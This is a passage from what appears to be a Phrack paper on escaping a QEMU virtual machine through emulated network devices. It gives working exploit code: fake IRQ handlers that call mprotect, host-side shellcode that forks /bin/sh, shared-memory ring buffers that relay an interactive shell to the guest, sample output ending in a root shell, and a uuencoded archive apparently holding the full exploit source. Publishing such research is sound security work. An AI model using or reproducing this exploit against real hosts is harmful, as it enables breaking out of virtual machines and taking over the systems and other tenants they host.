
/* do mprotect */
fake_irq[1].handler = mprotect_addr;
fake_irq[1].arg_1 = (fake_irq_mem >> PAGE_SHIFT) << PAGE_SHIFT;
fake_irq[1].arg_2 = PAGE_SIZE;
```

After overflow takes place, `qemu_set_irq()` is called with a fake handler that simply recalls `qemu_set_irq()` which in turns calls `mprotect` after having adjusted the `level` parameter to 7 (required flag for `mprotect`).

The memory is now executable, we can pass the control to our interactive shell by rewriting the handler of the first `IRQState` to the address of our

```
----[ 5.2 - Interactive Shell
```

Note that in our exploit, we have a third thread (and a dedicated shared area) to handle stderr output.



In the section, we outline the main structures and functions used in the full exploit (vm-escape.c).

The injected payload is defined by the following structure:

```
struct payload {
    struct IRQState    fake_irq[2];
    struct shared_data shared_data;
    uint8_t           shellcode[1024];
    uint8_t           pipe_fd2r[1024];
    uint8_t           pipe_r2fd[1024];
};
```

Where fake_irq is a pair of fake IRQState structures responsible to call mprotect() and change the page protection where the payload resides.

The structure shared_data is used to pass arguments to the main shellcode:

```
struct shared_data {
    struct GOT        got;
    uint8_t           shell[64];
    hptr_t            addr;
    struct shared_io  shared_io;
    volatile int       done;
};
```

Where the got structure acts as a Global Offset Table. It contains the address of the main functions to run by the shellcode. The addresses of these functions are resolved from the memory leak.

```
struct GOT {
    typeof(open)      *open;
    typeof(close)     *close;
    typeof(read)      *read;
    typeof(write)     *write;
    typeof(dup2)      *dup2;
    typeof(pipe)      *pipe;
    typeof(fork)      *fork;
    typeof(execv)     *execv;
    typeof(malloc)    *malloc;
    typeof(madvise)   *madvise;
    typeof(pthread_create) *pthread_create;
    typeof(pipe_r2fd) *pipe_r2fd;
    typeof(pipe_fd2r) *pipe_fd2r;
};
```

The main shellcode is defined by the following function:

```
/* main code to run after %rip control */
void shellcode(struct shared_data *shared_data)
{
    pthread_t t_in, t_out, t_err;
    int in_fds[2], out_fds[2], err_fds[2];
    struct brwpipe *in, *out, *err;
    char *args[2] = { shared_data->shell, NULL };

    if (shared_data->done) {
        return;
    }

    shared_data->got.madvise((uint64_t *)shared_data->addr,
                           PHY_RAM, MADV_DOFORK);

    shared_data->got.pipe(in_fds);
    shared_data->got.pipe(out_fds);
    shared_data->got.pipe(err_fds);

    in = shared_data->got.malloc(sizeof(struct brwpipe));
    out = shared_data->got.malloc(sizeof(struct brwpipe));
    err = shared_data->got.malloc(sizeof(struct brwpipe));

    in->got = &shared_data->got;
```

```

out->got = &shared_data->got;
err->got = &shared_data->got;

in->fd = in_fds[1];
out->fd = out_fds[0];
err->fd = err_fds[0];

in->ring = &shared_data->shared_io.in;
out->ring = &shared_data->shared_io.out;
err->ring = &shared_data->shared_io.err;

if (shared_data->got.fork() == 0) {
    shared_data->got.close(in_fds[1]);
    shared_data->got.close(out_fds[0]);
    shared_data->got.close(err_fds[0]);
    shared_data->got.dup2(in_fds[0], 0);
    shared_data->got.dup2(out_fds[1], 1);
    shared_data->got.dup2(err_fds[1], 2);
    shared_data->got.execv(shared_data->shell, args);
}
else {
    shared_data->got.close(in_fds[0]);
    shared_data->got.close(out_fds[1]);
    shared_data->got.close(err_fds[1]);

    shared_data->got.pthread_create(&t_in, NULL,
                                   shared_data->got.pipe_r2fd, in);
    shared_data->got.pthread_create(&t_out, NULL,
                                   shared_data->got.pipe_fd2r, out);
    shared_data->got.pthread_create(&t_err, NULL,
                                   shared_data->got.pipe_fd2r, err);

    shared_data->done = 1;
}
}

```

The shellcode checks first the flag `shared_data->done` to avoid running the shellcode multiple times (remember that `qemu_set_irq` used to pass control to the shellcode is called several times by QEMU code).

The shellcode calls `madvise()` with `shared_data->addr` pointing to the physical memory. This is necessary to undo the `MADV_DONTFORK` flag and hence preserve memory mappings across `fork()` calls.

The shellcode creates a child process that is responsible to start a shell (`"/bin/sh"`). The parent process starts threads that make use of shared memory areas to pass shell commands from the guest to the attacked host and then write back the results of these commands to the guest machine. The communication between the parent and the child process is carried by pipes.

As shown below, a shared memory area consists of a ring buffer that is accessed by `sm_read()` and `sm_write()` primitives:

```

struct shared_ring_buf {
    volatile bool lock;
    bool        empty;
    uint8_t     head;
    uint8_t     tail;
    uint8_t     buf[SHARED_BUFFER_SIZE];
};

static inline
__attribute__((always_inline))
ssize_t sm_read(struct GOT *got, struct shared_ring_buf *ring,
               char *out, ssize_t len)
{
    ssize_t read = 0, available = 0;

    do {
        /* spin lock */

```

```

    while (__atomic_test_and_set(&ring->lock, __ATOMIC_RELAXED));

    if (ring->head > ring->tail) { // loop on ring
        available = SHARED_BUFFER_SIZE - ring->head;
    } else {
        available = ring->tail - ring->head;
        if (available == 0 && !ring->empty) {
            available = SHARED_BUFFER_SIZE - ring->head;
        }
    }
    available = MIN(len - read, available);

    imemcpy(out, ring->buf + ring->head, available);
    read += available;
    out += available;
    ring->head += available;

    if (ring->head == SHARED_BUFFER_SIZE)
        ring->head = 0;

    if (available != 0 && ring->head == ring->tail)
        ring->empty = true;

    __atomic_clear(&ring->lock, __ATOMIC_RELAXED);
} while (available != 0 || read == 0);

return read;
}

static inline
__attribute__((always_inline))
ssize_t sm_write(struct GOT *got, struct shared_ring_buf *ring,
                 char *in, ssize_t len)
{
    ssize_t written = 0, available = 0;

    do {
        /* spin lock */
        while (__atomic_test_and_set(&ring->lock, __ATOMIC_RELAXED));

        if (ring->tail > ring->head) { // loop on ring
            available = SHARED_BUFFER_SIZE - ring->tail;
        } else {
            available = ring->head - ring->tail;
            if (available == 0 && ring->empty) {
                available = SHARED_BUFFER_SIZE - ring->tail;
            }
        }
        available = MIN(len - written, available);

        imemcpy(ring->buf + ring->tail, in, available);
        written += available;
        in += available;
        ring->tail += available;

        if (ring->tail == SHARED_BUFFER_SIZE)
            ring->tail = 0;

        if (available != 0)
            ring->empty = false;

        __atomic_clear(&ring->lock, __ATOMIC_RELAXED);
    } while (written != len);

    return written;
}

```

These primitives are used by the following threads function. The first one reads data from a shared memory area and writes it to a file descriptor. The second one reads data from a file descriptor and writes it to a shared

memory area.

```
void *pipe_r2fd(void *_brwpipe)
{
    struct brwpipe *brwpipe = (struct brwpipe *)_brwpipe;
    char buf[SHARED_BUFFER_SIZE];
    ssize_t len;

    while (true) {
        len = sm_read(brwpipe->got, brwpipe->ring, buf, sizeof(buf));
        if (len > 0)
            brwpipe->got->write(brwpipe->fd, buf, len);
    }

    return NULL;
} SHELLCODE(pipe_r2fd)

void *pipe_fd2r(void *_brwpipe)
{
    struct brwpipe *brwpipe = (struct brwpipe *)_brwpipe;
    char buf[SHARED_BUFFER_SIZE];
    ssize_t len;

    while (true) {
        len = brwpipe->got->read(brwpipe->fd, buf, sizeof(buf));
        if (len < 0) {
            return NULL;
        } else if (len > 0) {
            len = sm_write(brwpipe->got, brwpipe->ring, buf, len);
        }
    }

    return NULL;
}
```

Note that the code of these functions are shared between the host and the guest. These threads are also instantiated in the guest machine to read user input commands and copy them on the dedicated shared memory area (in memory), and to write back the output of these commands available in the corresponding shared memory areas (out and err shared memories):

```
void session(struct shared_io *shared_io)
{
    size_t len;
    pthread_t t_in, t_out, t_err;
    struct GOT got;
    struct brwpipe *in, *out, *err;

    got.read = &read;
    got.write = &write;

    warnx("[!] enjoy your shell");
    fputs(COLOR_SHELL, stderr);

    in = malloc(sizeof(struct brwpipe));
    out = malloc(sizeof(struct brwpipe));
    err = malloc(sizeof(struct brwpipe));

    in->got = &got;
    out->got = &got;
    err->got = &got;

    in->fd = STDIN_FILENO;
    out->fd = STDOUT_FILENO;
    err->fd = STDERR_FILENO;

    in->ring = &shared_io->in;
    out->ring = &shared_io->out;
    err->ring = &shared_io->err;
```

```

pthread_create(&t_in, NULL, pipe_fd2r, in);
pthread_create(&t_out, NULL, pipe_r2fd, out);
pthread_create(&t_err, NULL, pipe_r2fd, err);

pthread_join(t_in, NULL);
pthread_join(t_out, NULL);
pthread_join(t_err, NULL);
}

```

The figure presented in the previous section illustrates the shared memories and the processes/threads started in the guest and the host machines.

The exploit targets a vulnerable version of QEMU built using version 4.9.2 of Gcc. In order to adapt the exploit to a specific QEMU build, we provide a shell script (build-exploit.sh) that will output a C header with the required offsets:

```
$ ./build-exploit <path-to-qemu-binary> > qemu.h
```

Running the full exploit (vm-escape.c) will result in the following output:

```

$ ./vm-escape
$ exploit: [+] found 190 potential ObjectProperty structs in memory
$ exploit: [+] .text mapped at 0x7fb6c55c3620
$ exploit: [+] mprotect mapped at 0x7fb6c55c0f10
$ exploit: [+] qemu_set_irq mapped at 0x7fb6c5795347
$ exploit: [+] VM physical memory mapped at 0x7fb630000000
$ exploit: [+] payload at 0x7fb6a8913000
$ exploit: [+] patching packet ...
$ exploit: [+] running first attack stage
$ exploit: [+] running shellcode at 0x7fb6a89132d0
$ exploit: [!] enjoy your shell
$ shell > id
$ uid=0(root) gid=0(root) ...

```

----[5.4 - Limitations

Please note that the current exploit is still somehow unreliable. In our testing environment (Debian 7 running a 3.16 kernel on x86_64 arch), we have observed a failure rate of approximately 1 in 10 runnings. In most unsuccessful attempts, the exploit fails to reconstruct the memory layout of QEMU due to unusable leaked data.

The exploit does not work on linux kernels compiled without the CONFIG_ARCH_BINFMT_ELF_RANDOMIZE_PIE flag. In this case QEMU binary (compiled by default with -fPIE) is mapped into a separate address space as shown by the following listing:

```

55e5e3fdd000-55e5e4594000 r-xp 00000000 fe:01 6940407 [qemu-system-x86_64]
55e5e4794000-55e5e4862000 r--p 005b7000 fe:01 6940407 ...
55e5e4862000-55e5e48e3000 rw-p 00685000 fe:01 6940407 ...
55e5e48e3000-55e5e4d71000 rw-p 00000000 00:00 0
55e5e6156000-55e5e7931000 rw-p 00000000 00:00 0 [heap]

7fb80b4f5000-7fb80c000000 rw-p 00000000 00:00 0
7fb80c000000-7fb88c000000 rw-p 00000000 00:00 0 [2 GB of RAM]
7fb88c000000-7fb88c915000 rw-p 00000000 00:00 0
...
7fb89b6a0000-7fb89b6cb000 r-xp 00000000 fe:01 794385 [first shared lib]
7fb89b6cb000-7fb89b8cb000 --p 0002b000 fe:01 794385 ...
7fb89b8cb000-7fb89b8cc000 r--p 0002b000 fe:01 794385 ...
7fb89b8cc000-7fb89b8cd000 rw-p 0002c000 fe:01 794385 ...
...
7ffd8f8f8000-7ffd8f91a000 rw-p 00000000 00:00 0 [stack]
7ffd8f970000-7ffd8f972000 r--p 00000000 00:00 0 [vvar]
7ffd8f972000-7ffd8f974000 r-xp 00000000 00:00 0 [vdso]
fffffffffff600000-fffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]

```

As a consequence, our 4-byte overflow is not sufficient to dereference the

irq pointer (originally located in the heap somewhere at 0x55xxxxxxxxxx) so that it points to our fake IRQState structure (injected somewhere at 0x7fxxxxxxxxxx).

--[6 - Conclusions

In this paper, we have presented two exploits on QEMU's network device emulators. The combination of these exploits make it possible to break out from a VM and execute code on the host.

During this work, we have probably crashed our testing VM more than one thousand times. It was tedious to debug unsuccessful exploit attempts, especially, with a complex shellcode that spawns several threads and processes. So, we hope, that we have provided sufficient technical details and generic techniques that could be reused for further exploitation on QEMU.

--[7 - Greetings

We would like to thank Pierre-Sylvain Desse for his insightful comments. Greetings to coldshell, and Kevin Schouteeten for helping us to test on various environments.

Thanks also to Nelson Elhage for his seminal work on VM-escape.

And a big thank to the reviewers of the Phrack Staff for challenging us to improve the paper and the code.

--[8 - References

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- [4] <http://lettieri.iit.unipi.it/virtualization/2014/Vtx.pdf>
- [5] <https://www.kernel.org/doc/Documentation/vm/pagemap.txt>
- [6] <https://blog.affien.com/archives/2005/07/15/reversing-crc/>

--[9 - Source Code

begin 644 vm_escape.tar.gz

```
M'XL( ``[OTU@``Q:Z7,:29;W5_%7Y*AC.L"-I<RJK*RJMML3"$H6801:0#ZV
M#R)/B6BN@<(M;4_OW[XO7R!*D+KMV)C>C8V=^B"*S'?^WISOL3]-1W:EY<(>
M/_O3'@I/FB3^DZ4)W?V\>YZQF'J>BC3FXAEE4<RC9R3Y\TS:/NM5*9>$/)N6
M<J+&OT_WN?W_H\^G^_A/I^LC_:?H\`$6G/]>_".:I#[^,=!`!C"(?PS?GA'Z
MIUBS)_P_C_]7XYF>K(TEKU:E<^/KE)7=I>6X]G5_IH9S\I':Y.Q>KCF]*R<
M/%R2JY5=[K&"K/)V85=^M?5L6X\L^2B\ :88#<[:IT-"6+2WW/[W@A!29>35
MJQW"VI;JM#NZZ!>#HCL$JO5DX@E$O$=PVB7^J=Y3)$F-O""L5JF'2<29EY7*
M&M[B:%22A;RRH[ES*UM6[Q>E,<M:Y=>*%[.TY7HYPR7RM1>Z9QQ*?EGY+<@4
M'-BO/LE1.1]=N5GUTWQLR/, [>0?W)(NIK1,@>%DY6(W_P\)*L'^AQ?R'>CR
MY(MR.2IKJ/[U:Y+7P(C_3(%LLK+VYZHS)0UGG0R*XNUH4'S!FH.EE08WOT9-
MF5\;.U+)]2Q6^@X@=)&NURL'!QLL7#C'+-"^0W?:18E(@38_Y>Q"_JZS0>`.
M*D@",D/65/W^7[X#Y;6M'ES<0_H?#Z)5O9-?VXC[+<1W*L>SZKT!&>A_#AB^
MW`4?()W:*:3!@3-@V7QA9]7#X\5RKH]7=N*.09JI7!S626_4;_6ZG8]W^'']
M*T)K!*0?+.QR.5]6#SW[H2<XL#?CLHI>@T'H`:$3^5D,M?5*!%'^<I.+VZK
ML%4GA^`^O[(2.27MOR'_`DJR=-7#OZY^F(%N(+58.T.@@#UW=Z&X^-O22+
MZ]O56,L)YJI=K<AX161)Z,U?#R_Z[10!#^_$>GDU[_X&;.K!^)]N5_]Z_LG/
M]OS_-'T1WO[I4\`?G_]I$D7L;OY+$K_.>)S2?YW__Q//\?-*<[ZX78ZOKDM2
MU34242;JY-Q>FS$9>I?KY$*N)^14+L<6NE2E'><EDJ_@V(/6_,F:HTJE;\W8
MCPMJ78[G<!.+.%FO+!G/R'K:CK:XHL8SN;PE;KZ<KNKDEW%Y3>9+_)ROR\IT
M;L8.>I,74"<2NAXTS^FX+*TAT'8_C0V\E-?0K<IK"T+'F%]@/"%Z/C-CS[1"
MIJDMOZU4V!%Y:-(*CL'[6_0<1H\I1-X?W'2H$"IYI_\UAT8LWDYUK9>*:^A
M14Y'DA>PJVMF]@P!=7HBQU.[!$"BQP:'HAT$[@P'U\P:C'K"ALK&!O+?L8$S
MORIFKM=3.ROE76".',Y["SAV"GM<BPGJRV^&!0O<M=T<"<^ (ET[1BZ_.Y-P
M\H,M_GT+V?5\8H!@-M\2(>SC<E4!JX.\^7(%BF^)^LCY#P/XYL3,#J]8G`Q@R
MG9>6!%0@QT#@&%*,.-A''JKN2M_\9'>)'Y9+:SVF0-,8Y]/2Y\SLY']JU6P
M?WC6'I!![W3XOM$O"+Q?]'OOVJVB14X^DN%909J]BX_] ]INS(3GK=5I%?T':
MW1:L=H?)]LGEL`<+AXT!<IY6_$:C^Y$4'_QT-"")/FF?7W3:(`RD]QO=8;L8
MU$F[V^Q<MMK=-W4"DBW-R2=]GE["&3#7MTKK3QF([U3<E[TFV?PM7'2[K2'
M']&0T_:PZW6=@K(&##S]8;MYV6GTR<5E_Z(W*"K>K59[T.PTVN=%ZPBT@T92
MO/-C\."LT>D\Z:6W_8/&)T6ETVZ<=(J@";QLM%M%<^C=V;XU'3FPKP/SY$71
```

M;/N7XD,!SC3Z'V\$>ZE='YJ#XMTL@DW2:IS#A#8@U<]'`C%I7O:+<V]S[[0R
MN#P9#-O#RV#!WO1Z+01Z4/3?M9O%X"7I]':(UN6@J(.&8<,K]B('MB&]Y/+
M0=N#5FEWAT6_?WDQ;/>Z-?#\<'"?C>'M87H]KKH*B#4ZW_T0CT&"'Z=O#\K
M8!U"W*T@4@T/P0\0:PYWR4'?`#C<9%TBS>=]INBVR\$;L]+>=>%#6(570@
M="I! [?L&Z+ST+F.,P*KPNI.Q=8PD:9^21NM=VYL=B"L0^T%[DR>P-+ALGFW@
M/JH\Z[L7M)N5\>/+GBP-IW*6;A];2]JRX4\AJM2^?G[&XRWG[WW=[QM]JN3
M,?3VO;5%>>TO)8]NEVH^GWS1-?3Q#?;QS?2I6^UZ!NW./ (3A\.)VNCZZ/GSZ
M7NJ?W[F;DB^^GP;*S]Q1?^>>>D]Z]G'4;YS?D]*;;//#RM9PO!+)R?AJ!IUT
M-)E.:5V-*I6-\O5>P]JM:WP<(V:N^H*[H[3&O"J]7A2CF>CO9U[#A]I:/FC
M47@9C;96G+>[55DGJD:JOY(?*N3)](!5)>B2_GXK:R_1PL"1\K3JC^@!6FO
M/=G?_)]OX>M+\EMM:QNTR'[1&IU<GIX6_1!(%F7;_4[1>#LZ;WP\'*,'T#;/
M+KMOD0&V!V_AW@V!VMGN=7H@[ZR'!GSX'XWC[V/VDK+IZAJ&*?Q.Z10L.]PU
M!8B;O591]0>HQURNIA"IK_S7PQ\$_H&CA-@;.-9G1%_#8(L']5=?\$<_V
M_8\OG]'RNF@TWU87\G8REZ9.@LY??X!KZ.9'!S35CTPCO^!Q#G?XVJYLR,G=
M96_>'5P@_3WVZSOAM1>O_5[04=^3BQ[]]J1]G6&P\6H.J;:8P!^WGL&H"M]?
MO/:O8!.HJV[2(6P^KU5+^())\0W'![6RT6GTP=%A&.) [;2<!NN?%8E/.V\
M)N#QW=OW]\$<@]-*!EMS_0G"-O[J\O]=PUKV\$(>K8;U&;^A.D<+=^NQB"V"?A
MDOV\$L`#V3H#ZPT[&XOQA2B:;V4VN\7PP38AG.:BLD=QX8\EWQ<T@3=%X^ [
ML/<PJ2]&_0^CWOONP\2JLE>OXIW6\$C@S'R"C.Z3[1@:*J7JZ5A\][;/#O7P
MRW0/OTPWD)T.R&.R*- \GZSQ)ECTB>P/-^Q%9ND_6OF@.'DECCZ1=MO;HD.R1
MM&'S*3*Q3_8P';Z\$;!.,Q^PA+':VGMXGR])>P3EI88+_M7(PO&D8LZ1!S7?8
M&.OD^#D9WL#0OM++\0)G?3A@5G.XH:R7)([4N*P=\$1A,#IK7XT5S:K;<<5KW
M,IOSF1M?W:]R"JO]1ZL<:2_@VD.V\$EHYZB^AK4#S&R_U4)?6_WSODG.WQ+F
MRY^#(5LS@I@BN-' \AC3G?C@RY,YM0.D; ,O67Q_EL<EM#]OY-'Z8)CT2G%]@Y
ML@O^ \IPE_M>%\%NQOPCU;XB?/?88S]J! ,?LBQM]>[@4EX'`"PY2/2O-BLE[=
M0[=C+O;U.^)IZ9O_0_)P7/FP?9K\5,;=9H%M:&NVL<@W*R=L5T4=Z&-?9\
M6V<4]"W'FEV%WKK^S;M.HWLGB_*'MYU)-; &'M;9PX2-(8N!Z?G5UA]B&N7G]
M\V`]W3!`3S)CU%='!%.*\WGV)'1/-A)H5-]L#/<VGO2HO!EI3,:1VO@TO.G,
MYXL3"7GVW6;N@RHG_[A[3VN()]DZ`5GG:TL)U'I/)6W;_CH:"^Z0>'R9N2I
M[M4UM+:+LE@N=U(V\H\$+&_WUK-QNL.W&R1*'T')5;L,-L[7,-!M-_AVX_;B
M^G9U#TATO]&83#8[=Y\$>+^4B]WN]!W.H;!Q?M,Z;T2)V-W@%*M:=>Q,\`<L
M+`M;-Z?#ZX1%NUN2TDU"W[6R5O\#[H9@;9>'.\O;";W3ZUW<+V]/T=:'\^\$I
M=%9<SNZ7X<K8N:/F=\$=E\]U%@]Q-@;O+)TT27*,[IW[O/'C)\`C%P(9#^4\$G
M[;<NMM'J-S9?/-[]P3!\X0]=;_:5;W4=<ATF*;AS:>>_WC]FD#N_43@O93J
M>US[";:N:_X?A>B-<WZ6@72\LC.[E/ZWM?7*EX?_P:9Q.>S!S96TVV0QG]S.
MYM.QG%3(\X.;G^(()JF;GR(1/N+P\$189+'8JMEE@X8/B1X9_4_R;X%\>N`,1
M_&457P,K_Q.5]C]O02K>_S/;QA'(H!_!1P'+`X5/'?Q)4YK&/3X=VNI%2S2
M_CW/ :9XP)>O(D`JC.<N1@0KI>.:0(1>Q3.(\$&:S@>2+CP&"-RK(X0H;<:)5)
MC@S4)99G%AE2\$YD\RP)#K@37D4(&JUBJE4&5&61H2DR4.68R1DR,*-21@5*
M%5)!`W.HS<4J3QG/_`O&E>7D,V,`@C30\1:G"&&.Y16V.&ZZ2A"%#;.(LT6E@
MB(7.LP21\$5PHF6E\$S!D1N3R5R"!HG.K`P.G+-\$<D1\$Q%4(;1,Q)ZF(C8F0P
M-* /&)<@0*V\$CJM%6KD7.: (+ (F\$10SBSZ)B.1IBR-'H.FL>4&;>6*@N4<D3\$1
M-5GBT#>94*D2H0)#HA*9.;251RK*,X'1-4HIG1OT36JE78YS`C!\$!D@LVLH3
M,%2G&%VCC: !&HV]2&1:;) \$>&2)@ \IA*E)H`UI3%JTYE)\$^A&_ETY0P5C(C`P
MQ1T@C@Q"Q9I'J\$T[])?,D1\14I@SXX0)#1B.5Y8A,XFB29101TX("P`JCKAA5
M-H]X8'#`I3I#9)),9%PS1\$PS,,)(C+H20D0F-LBPR6ZTE6X2"Q,N,U%\$%?IF
MG4D8C4(]I\$RQ+,G05BJ44`E#9'*GG.42?;.9R@R/0SVD&4UU+M%6ZBAU>8S1
MS07-99:A;Y91FV<LU\$/JA*00)63(!@:871S!JFH<_3-"A\$GFH9ZV%B!4ID6
M6C"!VB"!DQBR`Q,Q\$M!U>:@`H:G(\$XM2F:),)BEJRR*:.8`,`&2`&FB>A'D2B
MJ,DU(L,BE=H\0<ORI)S*+>;=:045G89Z`(\-,P:188F1D>&(6*9-G&J'47<*
M<EB+4_<J\$BP!<V-R-I2]*<C(6,'U*GD7?H%A53&VH!RZ-DPE'6V-CLCPQB(R\$
M&M%<H&\`G7#<A7K@L<BA::&M,1?6Y`ZC*XU(LXRC;T8*"J\$+]<`YY9%)T5;_
MGVH@PS&Z4E+)=8*^&4--JG6HAX32)&4Q2HU2&G\$F49NR%)*4(6(ZIQI0#O60
MI")32812(RI<EBC4IG(A#%Q'D0':LN5YJ(?\$7WQSBLA\$.40DSQ\$QB`[-LPBC
MKE.3RDR%>DAR%<>(&3*151RR`1%3J3*)CC'JFBHIM`SUL&G>:&LNE5/0J#`1
M-PT+FS17S\$1YJ`<K3<+3&W-C8G25"(R=!-19(@-%`6ZL'&T"`50UMS+GBL
M,HPN-<(((&:-OJ10RD3+4@^74:D?15N@WN7,Y1I?"5"-MA+ZE<\$[D<'8@PZ;(
M4&J6TDQ"!6\$B6LJ@#A`QD5.A(Q?JP:4B2M(\$I694)`*.(&3(A8Y%BH@)*Q05
M-M2#LX8SE2(R66[@;F81,4:-3,%R9\$B-X5*`>G"YR@WT)F2PREIP`AE2B(3E
M&'5(/9I9\$^IA`P;:*IEA>9PB,G\$F,AUI)(T[XUR4A'HP3"F1.K15"J4AMQ"9
MV*F\$PJ&'#)F*8L%#/1@XC"+HM<C@J(3>C-&-!8VY=.@;9Y1#+\$[]@/W4.HVV
MR@S<PE&-V;"9N`1,@B1*YN&>M!*;!5G*%5I`OG`4!O,(\Y\$A%+(!X6C`H,
MFNHTS5&J4E3QE*(VZ,01\$PH12Q(*%&H!YTH:!'`D5'@#%41(A8IQ1.98]03
MK6)HJ*\$>-!2T<Q*148FAT(H0L0B.DQS-C(H8Z5EH1XVLPG::K6(710A,FDB
MI(QS)(UN#L+`H"FDDED1;K:(^VQ&9-())*LW0-[KI%(\$A48[+ #&VU<-JEDF%T
M4P5%HB3Z1C=0!H;(1)G-T5:;F`1R#Z.;:J.M4^@;5489%X5ZV)PA*!6F*&XC
MCMIS9HR*`2+&G)%9+\$[]9\$Q9!B,,@#N\$?1_9'`"IJE%Q\$BF4IZFH1[\N9Q(
MB\@X1^\$`2Q\$Q(:B`!HY19[X\$JB340^9\$DD,1(\$,F(N!%Q.#H4LX9C#J#*4H[
M`NIA4^MHJTDI-!J+R'!>18GZ%N<OY>*=:@`"6A'0J`M,()0!H,!N0BYRE'
MWV(+!9V:4`_2&B8D1UL-S\$<)W/B0`68V"C,#,J0FBY4+]2!S\,PF:*NQ2L\$L

MB-'EJ8JT2] \$WZ' 2) ^Z_VOK6YC1M9]' Z5?L7\$ZR@4+=GS?JPBG_*-G7-2-XE]
M96?/5MD*:YX6;8K4<BA;/G'VM]] ^`#.8&<R0<AZ;[!U6V2(!='`-HH!M`H)%=
MY,P/8DP(:QK#0=8.J38/6AW!"D,3T4W<V(F9'Y(X,X\$="6N:0;?)B&KS7%B*
M`ILH9CM9Y`<)\P/,=#^(;:(,+(*6&R=\$,2_S84Q-&G4[]@L[B9@?8\$4`]\G&(M,
JD#^)\\$)\HIYL0D[0(M&'?;@=EZ\$&9^BRLWZ.MT8Z\V"3MBH&C*\$*1B=.;+W
MYDGCIZ7^3*Z+V6+53KF8G^APD];F)[+IZE0YQ?!\#^G-6Y\IX"SR->.\$X]IE
MO\$"C'3BNS: ^,JSA]FV_XKCY=K=?75WB.NX!E+%^3_EHY3DG[-EFS@'U9G:8\
MEC"\?O\$*8//^@M)]EG"]90@%+Z]AG>UZ]7<!(.8825Z6Y#*7-BK\PV\7XC.+
M0&W5_W-Z+/-I#&:W@5FHLE1G!BY8S,9U;I7.D[7.\,1JV\$:J?I<=5\$?^*EWF
M&Z\$CDK/*\F\$&2-ES4EL<&L9ZD2\;"9MVPF6<OO3/3Q0L,VETTRBWB+/UR_!<
MG93&^F8F)EB=MI%IG09WF(!TCVC1*)MO0.->;RXXB:M%+>7FNIQ9ND2[4?/E
MO-D4I1<EL9LY3;Q7'W9N>BX[=REHH.%JKFK-H8-@8U3LGB5U/KF[/\^A^Q<
MTHKZ/%NN-A?'Z2]=%\>'X"0%! ?Q,EL@&RMI\?JU)!B3AE+LQIC@U?-LE;S)
MTPT:J0I@NEFK?N\$=4OU+ZK?GJV6=^)J,A<6/4OT!U%\MWN5JPB*/RYQ;P3=Y
M5_.K?+:VBTS<[,V2]7M,.SQ1"\`V:-TM(#ORGT]?(*7\$U1Q:P1ZJ4@X33JKL
M=+\$J<R5_2@EU/MH&-,'QH<Y&PY&.&."74^=GUE=T`QX0ZFUJN9F-"G0WB)VTC
M&Q/J[!RV5N_4RBFASF<3W[K`E! /4`MF[N=+]J4A0&LC6\$; ,4_L>.3IL)S9[0
MP!TJ/:&\$5AD<NT893.`I(*:%,A%G5VL8KO7FPPRFE5P_U#2T,(A+NED]:N6@
MYE.;L=\$G"S&!;>C+&GMST5I\$FU^\$CHA>H>RMS35=]5L04W,7,R7;VNR=O/3
MB_DBZQ2XS"]7ZP^D0EXMN6-X>=R;BX*\ /Q<-^+Y,A\H0G9U\ZH!VZ9'J9D>
M90_YR[[Q*OMF3=F>: *+ZLH>>VUHK)*%L<;/W(K-+)(&ERM<.5*O0T&@/(VHW
MMD&`[1TDR=X9\$I'>P[4R%P9G,U]F^4UO"=VP*M#=H969VN&5F;5@J"C\$&4-4
M+.9+Z,W_)]!165_+BWB=9[0[G\%.&^GR;K6`57^1&]AF`T0S"G?Z7GURO.UL
M[+MHC>=%J)D(LV71282:7G8-C<Y/-"V;KY130[NU\^5);][J>M.?F:_7C<K\$
M>JU4A>NU^IF^7FUXKV+H/K2B]%0VQ6^ZOF7Q)M96R74U:08?,A1ZZ;>V5N(C
M=JD=ZE7?3I2AE=W(5LN\N0=F`R6E5=4^#WL9O\UG_4_7MKGG:JH,\IW70>,
MVM;I167:[KF^4+4";RV\$2[DLA+UHV/>UNB3_\$O/?5UIZGQH%Z7<>)//E@_+B
M3D.67%U\ \$ \$ ^ \$ ^ \$ #J"[AM3F-5O\R6;8K^;KS?72]CVW4\Q)^;71)MUO"P7;&I^
